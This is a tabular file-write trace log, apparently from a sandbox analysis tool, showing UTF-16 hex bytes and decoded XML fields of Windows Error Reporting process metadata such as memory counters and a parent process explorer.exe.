C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1180	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 32 00 34 00 30 00 36 00 35 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>24065</Uptime>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1224	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1228	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1232	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1314	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1318	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1322	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1374	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1378	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1382	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1426	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1430	2	09 00		success or wait	3	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1436	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 37 00 30 00 35 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>82370560</PeakVirtualSize>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1522	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1526	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1532	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 35 00 38 00 32 00 37 00 32 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>82358272</VirtualSize>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1602	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1606	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1612	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 30 00 35 00 37 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>2057</PageFaultCount>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1686	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1690	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1696	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 36 00 31 00 32 00 31 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>7561216</PeakWorkingSetSize>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1792	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1796	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1802	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 35 00 33 00 30 00 32 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>7553024</WorkingSetSize>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1882	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1886	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1892	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 38 00 33 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>158328</QuotaPeakPagedPoolUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2006	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2010	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2016	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 37 00 39 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>157928</QuotaPagedPoolUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2114	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2118	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2124	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 34 00 31 00 32 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>24120</QuotaPeakNonPagedPoolUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2248	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2252	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2258	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 39 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>23984</QuotaNonPagedPoolUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2366	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2370	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2376	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 30 00 35 00 37 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1560576</PagefileUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2452	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2456	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2462	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 38 00 37 00 36 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1568768</PeakPagefileUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2554	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2558	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2564	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 30 00 35 00 37 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1560576</PrivateUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2636	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2640	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2644	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2690	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2694	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2698	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2728	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2732	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2738	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2778	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2782	2	09 00		success or wait	4	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2790	30	3c 00 50 00 69 00 64 00 3e 00 33 00 36 00 31 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3616</Pid>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2820	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2824	2	09 00		success or wait	4	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2832	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2902	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2906	2	09 00		success or wait	4	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2914	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3004	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3008	2	09 00		success or wait	4	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3016	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 34 00 34 00 30 00 39 00 32 00 35 00 35 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>4409255</Uptime>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3064	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3068	2	09 00		success or wait	4	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3076	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3154	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3158	2	09 00		success or wait	4	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3166	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3218	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3222	2	09 00		success or wait	4	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3230	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3274	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3278	2	09 00		success or wait	5	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3288	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3378	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3382	2	09 00		success or wait	5	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3392	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3466	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3470	2	09 00		success or wait	5	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3480	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 38 00 33 00 36 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>48366</PageFaultCount>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3556	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3560	2	09 00		success or wait	5	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3570	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 38 00 34 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>99840000</PeakWorkingSetSize>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3668	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3672	2	09 00		success or wait	5	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3682	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 32 00 38 00 37 00 30 00 34 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>99287040</WorkingSetSize>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3764	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3768	2	09 00		success or wait	5	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3778	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 35 00 37 00 33 00 30 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>957304</QuotaPeakPagedPoolUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3892	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3896	2	09 00		success or wait	5	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	3906	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 30 00 31 00 33 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>901368</QuotaPagedPoolUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4004	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4008	2	09 00		success or wait	5	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4018	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 39 00 33 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>69360</QuotaPeakNonPagedPoolUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4142	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4146	2	09 00		success or wait	5	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4156	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 36 00 37 00 37 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>66776</QuotaNonPagedPoolUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4264	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
